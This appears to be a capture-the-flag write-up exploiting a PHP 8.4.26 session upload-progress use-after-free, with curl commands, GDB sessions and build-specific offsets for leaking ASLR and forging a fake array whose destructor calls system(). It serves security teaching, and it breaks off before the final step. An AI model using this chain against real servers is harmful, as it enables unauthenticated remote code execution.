



Dark Embargo

24th October 2026

Prepared By: TheCyberGeek

Challenge Author(s): TheCyberGeek

Difficulty: Medium

Synopsis

Dark Embargo is a stock `php:8.4.26-apache` container and nothing more. The landing page is static HTML: no parameters, no forms, nothing writable over the web. The only thing wrong with the box is the PHP version underneath it.

PHP 8.4.26 is the last release to ship the broken `session.upload_progress` handler (CVE-2026-109618 / CVE-2026-109619). A carefully shaped multipart upload pushes the worker over its memory limit at the wrong moment. When PHP aborts an out-of-memory condition it skips its cleanup, leaving two of the session extension's internal pointers aimed at memory that is already freed. We turn one into an info leak that defeats ASLR, and the other into a fake PHP object whose "destructor" is the C function behind `system()`. Chained together, that is unauthenticated remote code execution.

Description

> *Embargo Freight Solutions* has put its entire site behind "maintenance mode": a single brochure page, nothing to click, nothing to submit. The ops team swears the server is hardened. The only lead is the `X-Powered-By` header. Exploit the PHP 8.4 session.upload_progress memory-corruption bugs (CVE-2026-109618 / CVE-2026-109619) via an unauthenticated PHP2Shell chain - leak ASLR over the wire, pivot a fake HashTable destructor into system(), and read /flag.txt.

Skills Required

- Comfort with Linux, Docker, and the command line.
- HTTP request internals: `multipart/form-data` uploads, chunked transfer encoding, and cookies.
- Basic C and a willingness to read structures in memory.
- Familiarity with memory corruption ideas: use-after-free, heap grooming, and why ASLR matters.

Skills Learned

- How PHP's memory manager (ZendMM) is laid out and what happens when it runs out of memory.
- How a `session.upload_progress` upload can be weaponised into a use-after-free.
- Leaking library and heap base addresses over HTTP with no normal output channel, using an oversized `Set-Cookie`.
- Forging PHP's core structures (`zval`, `zend_string`, `zend_array`, `zend_reference`) in heap data you control.
- Using GDB to recover build-specific offsets instead of guessing them.

Enumeration

Spawning the challenge hands us a target, `154.57.164.67:36981`. There isn't much to look at: a static corporate page.

```
$ curl -s http://154.57.164.67:36981/ | head -n 7
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width,initial-scale=1">
<title>Embargo Freight Solutions</title>
<style>
```

No forms, no dynamic endpoints, no query parameters anywhere in the markup. The response headers are where it gets interesting.

```
$ curl -s -I http://154.57.164.67:36981/
HTTP/1.1 200 OK
Server: Apache/2.4.69 (Debian)
X-Powered-By: PHP/8.4.26
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
```

`PHP/8.4.26`. When the application gives you nothing, you go after the runtime underneath it.

Analyzing the source code

The challenge download contains the whole build, so there is no guessing about configuration.

```
$ unzip -l web_dark_embargo.zip
Archive:  web_dark_embargo.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
      291  2026-10-23 23:22   web_dark_embargo/Dockerfile
    17778  2026-10-23 20:39   web_dark_embargo/index.php
       24  2026-10-23 23:26   web_dark_embargo/flag.txt
      137  2026-10-23 23:16   web_dark_embargo/build_docker.sh
```

```
$ cat web_dark_embargo/Dockerfile
FROM php:8.4.26-apache

# The Compose version bind-mounted this static landing page at runtime.
COPY --chown=www-data:www-data index.php /var/www/html/index.php

# Lab flag for the Phase D exercise (contents come from ./flag.txt).
COPY flag.txt /flag.txt
RUN chmod 0777 /flag.txt

EXPOSE 80
```

Two things stand out. The image is the official `php:8.4.26-apache` with no custom `php.ini`, so every setting is a compiled-in default. And `index.php` holds no PHP at all.

```
$ grep -c '<?php' web_dark_embargo/index.php
0
```

The application is a decoy. The real target is PHP 8.4.26 on its defaults, and four of those defaults carry the whole exploit: `memory_limit = 128M`, `session.upload_progress.enabled = On`, an empty `session.save_path` (it falls back to `/tmp`), and `display_errors = Off`, which means nothing we do ever shows up on the page.

Build and run it:

```
$ cd web_dark_embargo
$ docker build -q -t dark_embargo .
sha256:eb97629512de5b1023a899e7d80cc6073d071a87e3fe8d7730566c98474c7b76
$ docker run -d -p 127.0.0.1:8083:80 --name dark_embargo dark_embargo
```

Confirm the relevant settings from inside the container:

```
$ docker exec dark_embargo php -i | grep -Ei 'memory_limit|upload_progress.enabled|session.save_path'
memory_limit => 128M => 128M
session.save_path => no value => no value
session.upload_progress.enabled => On => On
```

Solution

Finding the vulnerability

What `session.upload_progress` is supposed to do

PHP has a feature for driving upload progress bars. Put a `PHP_SESSION_UPLOAD_PROGRESS` field in a multipart form, send a `PHPSESSID` cookie, and PHP records how far the upload has got so a second request can poll it. The catch: this runs inside the multipart parser (`main/rfc1867.c`), *before* any script runs, so it needs no PHP code on the server to reach.

We can watch it with `curl`. Timing is the only catch: `session.upload_progress.cleanup` is on by default, so PHP deletes the record as soon as the upload *finishes*. So we upload slowly (`--limit-rate`, under the 8 MB `post_max_size`) in the background and read the session file mid-stream. Session id `demo` means the file is `/tmp/sess_demo`:

```
$ head -c 5M /dev/zero > /tmp/big
$ curl -s -b 'PHPSESSID=demo' \
       -F 'PHP_SESSION_UPLOAD_PROGRESS=x' \
       -F 'file=@/tmp/big' \
       --limit-rate 80k http://127.0.0.1:8083/index.php &
$ sleep 2
$ docker exec dark_embargo cat /tmp/sess_demo
upload_progress_x|a:5:
{s:10:"start_time";i:1792864105;s:14:"content_length";i:5243210;s:15:"bytes_processed";i:164085;s:4:"d
one";b:0;<SNIP>
```


`"done";b:0` confirms we caught it mid-upload, and `bytes_processed` climbs as the body arrives.

The session now holds a serialized `upload_progress_x` array. That is the opening: a pre-auth code path that allocates and frees heap objects from data we control.

The bug: an out-of-memory abort mid-request

PHP caps memory per request (`memory_limit`, 128 MB here). Cross it and the Zend memory manager does not return `NULL` like `malloc`; it raises a fatal error and calls `zend_bailout()`, a `longjmp` back to the top of the request handler.

That `longjmp` skips the request's normal teardown. The session module never clears its globals, and the memory manager just resets its bookkeeping. So the two pointers it was holding, the session id and the `$_SESSION` array, are left pointing at heap that is now free. They dangle.



Shape an upload that allocates the session objects and then crosses `memory_limit` on the next allocation, and the worker is left in that broken state. Apache's prefork children are long-lived, so it persists in that child until the memory is reused.

From here, the whole job is turning those two dangling pointers into a `system()` call. For that we need a debugger.

Setting up a live debugging environment

None of this is visible from outside, so we stand up a second copy of the same image with a debugger attached. Two changes:

1. **A capability.** GDB needs `CAP_SYS_PTRACE` to attach, which Docker drops by default. We add it with `--cap-add=SYS_PTRACE` and relax seccomp so `ptrace` is allowed.

2. **One worker.** For reversing we want a single predictable process, so a one-line MPM override pins the pool to one worker.

Create the override on the host:

```
$ cat > mpm1.conf <<'EOF'
StartServers 1
MinSpareServers 1
MaxSpareServers 1
MaxRequestWorkers 1
ServerLimit 1
MaxConnectionsPerChild 0
EOF
```

Run the debug copy of the same image with the capability and the override:

```
$ docker run -d --name dark_dbg -p 127.0.0.1:8088:80 \
      --cap-add=SYS_PTRACE --security-opt seccomp=unconfined \
      -v "$PWD/mpm1.conf:/etc/apache2/mods-available/mpm_prefork.conf" \
      dark_embargo
```

Drop into a shell and install GDB. From here on, a `root@dark_dbg` prompt means we are inside this container.

```
$ docker exec -it dark_dbg bash
root@dark_dbg:/# apt-get update -qq && apt-get install -y gdb >/dev/null
root@dark_dbg:/# gdb --version | head -1
GNU gdb (Debian 16.3-1) 16.3
```


Confirm one worker and the ptrace capability:

```
root@dark_dbg:/# ps aux | grep -c '[a]pache2'
2
root@dark_dbg:/# grep CapEff /proc/1/status
CapEff: 00000000a80c25fb
```

Two Apache processes is master plus one worker, and the capability mask has `CAP_SYS_PTRACE`. Ready to attach.

A short tour of the structures we will forge

A few PHP internals we forge by hand, all living on the Zend memory manager heap, which hands out memory in 2 MB **chunks** divided into fixed **size-class bins**.



The exploit is really a negotiation with that allocator, so it helps to know how it places things. ZendMM sorts every request into one of three size classes, and the class decides whether we can reoccupy it:

- **Small (<= 3 KB)** comes from 30 fixed bins (8, 16, 24 … up to 3072 bytes), each a free list in a chunk. The freed session `id` and our 384-byte fake `zend_reference` sprays are both small. To reoccupy freed memory we just request the *same* size class, and the free list hands the slot back.
- **Large (> 3 KB, < 2 MB)** is a run of 4 KB pages in a chunk. The ~600 KB `zend_string` we forge for the leak is large, which is the point: wide enough to spill a big window of neighbouring heap into `Set-Cookie`.
- **Huge (>= 2 MB)** goes straight to `mmap()`. The 128 MB our amplification body demands is huge, and that request hitting `memory_limit` is what triggers the OOM abort.


The fact we rely on most is in the middle of that diagram: a **chunk is 2 MB and 2 MB-aligned** (512 pages of 4 KB). So any pointer inside a chunk, masked with `addr & ~0x1fffff`, gives the chunk base, which is how we later turn one leaked pointer into the whole chunk's base. When the abort fires, ZendMM frees that 2 MB chunk while `ps_globals.id` and `http_session_vars` still point into it. Everything that follows is coaxing the allocator to hand that chunk back, one size class at a time, so our forged bytes land where those stale pointers read.

- A **`zval`** is PHP's 16-byte tagged value: 8 bytes of payload (a pointer or an integer), plus a 4-byte type tag.
- A **`zend_string`** is a refcounted string: header, length field, then the raw bytes. Forge one with a bogus huge length

and anything that reads it sails straight off the end of the real data.

- A **`zend_array`** (a `HashTable`) is PHP's array type. The field we care about is `pDestructor`: a function pointer PHP calls on each element as the array is torn down. Control a fake array and we control that call.
- A **`zend_reference`** wraps a `zval` so several variables can share one value. Destroy the reference and PHP chases the pointer through to the value it wraps and destroys that as well.

The session extension keeps these in one global struct, `ps_globals`. Two members are the keys to the challenge: `id` (the session id, a `zval`) and `http_session_vars` (the `$_SESSION` array, a `zval`). After the OOM abort, both point at freed heap.



Reversing, step 1 - finding our target function and the session globals

We want to reach `zif_system`, the C implementation of PHP's `system()`. We also need `zval_ptr_dtor` (a known-pointer landmark for the leak) and `ps_globals`. The stock `libphp.so` has no debug info but still carries its symbol table, so GDB resolves all three from the file directly:

```
root@dark_dbg:/# gdb -q -batch -iex 'set auto-load safe-path /' \
      -ex 'info address zif_system' \
      -ex 'info address zval_ptr_dtor' \
      -ex 'info address ps_globals' \
      /usr/lib/apache2/modules/libphp.so
Symbol "zif_system" is at 0x465370 in a file compiled without debugging.
Symbol "zval_ptr_dtor" is at 0x65eb60 in a file compiled without debugging.
Symbol "ps_globals" is at 0x1316820 in a file compiled without debugging.
```

Those are offsets from `libphp.so`'s load base: `zif_system` at `libphp + 0x465370`, the session globals at `libphp + 0x1316820`. The header (`ext/session/php_session.h`) puts `id` at offset `0x10` and `http_session_vars` at `0x168` within `ps_globals`; we check both against live memory next.

Reversing, step 2 - forcing the out-of-memory abort

We need an upload that reaches `memory_limit`. Streaming a flat 128 MB works but is slow. A better trick abuses how the multipart parser stores nested file fields: a name like `files[R00000][a][a]...[a]` makes PHP build a chain of nested arrays in `$_FILES`, and an empty filename (`filename=""`) means no temp file but every nested `HashTable` is still allocated. A few hundred such fields, 64 levels deep, push the heap past 128 MB while the body on the wire is only a few hundred KB.

A small script, `arm.py`, builds and sends that body: the two required fields (`PHPSESSID` and `PHP_SESSION_UPLOAD_PROGRESS`), 115 one-byte fillers, then 880 `files[R00000][a]...[a]` fields with 62 `[a]` segments each (64 levels deep) and empty filenames.

To confirm this is what crosses the limit, attach GDB, break on `_zend_bailout`, and send the upload. The backtrace shows the path: a small allocation inside the parser cannot be satisfied, so the memory manager raises the fatal error and bails.

```
root@dark_dbg:/# W=$(pgrep -P $(pgrep -f '[a]pache2 -DFOREGROUND' | head -1) | head -1)
root@dark_dbg:/# gdb -q -p "$W" -iex 'set auto-load safe-path /'
(gdb) break _zend_bailout
Breakpoint 1 at 0x7f0c82d405cc
(gdb) continue
Continuing.
```

Then send the arming upload from the host:

```
$ python3 arm.py 127.0.0.1 8088
```

GDB stops the moment the allocation crosses `memory_limit`; `bt 8` shows the path into the bail-out:

```
Breakpoint 1, 0x00007f0c82d405cc in _zend_bailout () from /usr/lib/apache2/modules/libphp.so
(gdb) bt 8
#0  _zend_bailout ()                 from /usr/lib/apache2/modules/libphp.so
#1  php_error_cb ()                  from /usr/lib/apache2/modules/libphp.so
#2  zend_error_zstr_at ()            from /usr/lib/apache2/modules/libphp.so
#3  zend_error_va_list ()            from /usr/lib/apache2/modules/libphp.so
#4  zend_error_noreturn ()           from /usr/lib/apache2/modules/libphp.so
#5  zend_mm_safe_error ()            from /usr/lib/apache2/modules/libphp.so
#6  zend_mm_alloc_pages[cold] ()     from /usr/lib/apache2/modules/libphp.so
#7  zend_mm_alloc_small_slow ()      from /usr/lib/apache2/modules/libphp.so
```

Read bottom-up: a small allocation (`zend_mm_alloc_small_slow`) needs a fresh page, the page allocation hits the limit (`zend_mm_safe_error`), and PHP turns it into a fatal error that `longjmp`s out (`_zend_bailout`). The request dies there, before cleanup. That is the use-after-free.

Reversing, step 3 - the dangling session

Now look at what the abort left behind. Keep GDB attached, let the worker finish bailing (it returns to Apache's accept loop and idles), interrupt it, and read the two session `zval`s from `ps_globals`. `&ps_globals` is the runtime address, and we read the 8-byte payload of each:

```
(gdb) printf "ps_globals = 0x%lx\n", (unsigned long)&ps_globals
ps_globals = 0x7f0c83ea5820
(gdb) printf "http_session_vars.value = 0x%lx\n", *(unsigned long*)((char*)&ps_globals + 0x168)
http_session_vars.value = 0x7f0c8107a720
(gdb) printf "id.value = 0x%lx\n", *(unsigned long*)((char*)&ps_globals + 0x10)
id.value = 0x7f0c810640c0
```

Both of them point into the same 2 MB ZendMM chunk, based at `0x7f0c81000000`:

- `http_session_vars` -> `0x7f0c8107a720`, which is `chunk + 0x7a720`. That is the `$_SESSION` array, and after the bailout the memory under it is free. This is the pointer we will later reoccupy to hijack the destructor.
- `id` -> `0x7f0c810640c0`, which is `chunk + 0x640c0`. That is the dangling session id we will abuse for the leak.

Note the chunk base is `0x7f0c81...`, well below the `0x7fff...` top of the address space. ASLR can place chunks anywhere in the canonical user range, so the leak decoder must not assume a fixed high prefix, the usual cause of a flaky leak.

That gives two offsets stable for this build: freed `$_SESSION` at `chunk + 0x7a720`, freed id at `chunk + 0x640c0`.


Reversing, step 4 - defeating ASLR through a cookie

Before forging any pointer we need to know where the heap chunk and `libphp.so` sit this boot. The box returns no output, so we make PHP leak its own memory in a header.

When PHP finishes a request it may send `Set-Cookie: PHPSESSID=<id>`. The id is a `zend_string`, and PHP percent-encodes it with `php_url_encode()`. The freed `id` from step 3 is also a `zend_string`, so if we reoccupy it with a fake header whose length field is ~600 KB, `php_url_encode()` reads 600 KB of neighbouring heap into the `Set-Cookie` header: a 600 KB heap disclosure in one request.

Decoding that cookie and scanning it eight bytes at a time:

- the 2 MB-aligned value that appears most often is the **chunk base** (lots of internal pointers point back into the current chunk);
- any value whose low 12 bits match `zval_ptr_dtor`'s page offset is a pointer to that function, revealing **`libphp` base** as `value - 0x65eb60`.



This works even with `display_errors=Off`: the OOM bail-out leaves `PS(id)` dangling *with its Set-Cookie flag still set*, so forging a `zend_string` over the freed id turns the session cookie into a heap dump. We keep it in its own script, `leak.py`, to confirm the primitive before wiring anything else in.

Inside, `rotate()` streams ~129 MB to crash the child so its replacement starts on a predictable chunk, then plants a fresh session. `leak()` sends two bodies: a *producer* tuned so the session-cookie allocation is the one that trips `memory_limit` (leaving `PS(id)` dangling), and a *consumer* that forges the fake `zend_string` header over the freed id (a 4000-byte value with the length field at `0x90` set to `600_000`). `decode_bases()` then unquotes the cookie and scans it as above, requiring at least eight consistent hits before trusting a base so it does not lock onto heap noise. The pointer window stays wide (`2^44` to `2^47`), since ASLR can place the chunk anywhere in that range.

Run `leak.py` against the debug container. Its single worker means the producer (which triggers the OOM) and the consumer (which forges the window) share one process and heap; on the multi-worker target we force that with pool saturation (see "Putting it together").

```
$ python3 leak.py 127.0.0.1 8088
leak 1/4: cookie=600000B ptrs=3039 heap=0x7f0c81000000 libphp=0x7f0c82b8f000
chunk=0x7f0c81000000 libphp=0x7f0c82b8f000
```


These match the bases GDB read in step 3: the chunk is `0x7f0c81000000`, and `ps_globals` at `0x7f0c83ea5820` is `libphp + 0x1316820`, so `libphp = 0x7f0c82b8f000`, exactly what the leak recovers. On a live target both move every boot; only the offsets stay fixed, and the leak gives us the live bases each run.

Reversing, step 5 - the fake object and the fire

Now we reoccupy the freed `$_SESSION` (`chunk + 0x7a720`) and point it at a fake array whose destructor is `system()`. The reclaim is a spray: a request full of fields whose bytes we control makes PHP allocate many same-sized objects into the freed `$_SESSION`'s bin, until one lands on the freed slot. Each spray value carries a fake `zend_reference` every 32 bytes, each pointing at a 384-byte fake `zend_array` we also place in the spray. That fake array has:

- `pDestructor` set to `zif_system` (`libphp + 0x465370`);
- one fake bucket whose argument is a fake `zend_string` holding our command.

When PHP tears that reoccupied `$_SESSION` reference down, it walks `zend_reference_destroy -> zend_array_destroy -> zend_hash_destroy -> pDestructor(&bucket)`, and `pDestructor` is `zif_system`, which runs our command.



The fake array itself lands elsewhere in the same spray, not on the freed slot. Its address is the last value we need to pin down; call it `S`. The reclaim (the `zend_reference` spray plus the amplified OOM from step 2 that arms it) goes into a second probe, `fire.py`.

`fake_array()` builds the 384-byte counterfeit `zend_array`: flags and counts that make it a one-element array, `arData` pointing at an embedded fake bucket, `pDestructor` at `0x30` set to `zif_system`, and a fake `zend_string` at `0x80` whose bytes (at `0x98`) are our command, which is why the command lands at `S + 0x98`. `spray_value()` builds the 384-byte reclaim value: a fake `zend_reference` stamped every 32 bytes, so a reference overlays the freed slot however it aligns. `fire()` sprays double-sided (500 values, the `ht` field holding the fake array, then 495 more) to bracket the array. It takes `chunk`, `libphp` and `S` as arguments.

The fire lays down ~1000 copies of the fake-array value, and after the arm's OOM the memory manager refills the freed region in a repeatable order, so that block lands at the same chunk-relative offset every run. To find it, break on libc `popen` (PHP's `system()` runs the command via `php_exec -> popen`) and sweep `fire.py`'s `S` argument across the narrow band until `popen` trips with our command. On this build that is `S = chunk + 0xF5398`: the backtrace below shows `popen`'s argument at `chunk + 0xf5430`, i.e. `S + 0x98`, where `fake_array` wrote the string. This is the one build-specific value (it depends on the spray geometry), so a different build just needs this sweep repeated; everything else is pinned.

Start to finish. Inside the debug container, attach GDB to the worker, break on `popen`, and run:

```
root@dark_dbg:/# W=$(pgrep -P $(pgrep -f '[a]pache2 -DFOREGROUND' | head -1) | head -1)
root@dark_dbg:/# gdb -q -p "$W" -iex 'set auto-load safe-path /'
(gdb) break popen
Breakpoint 1 at 0x7f0c840abf90
(gdb) continue
Continuing.
```

Now, over on the host, sweep `fire.py`'s `S` argument. A miss does nothing at all; the offset that lands is the one that trips the breakpoint. (We jump straight to the winning value here rather than parade every miss.)

```
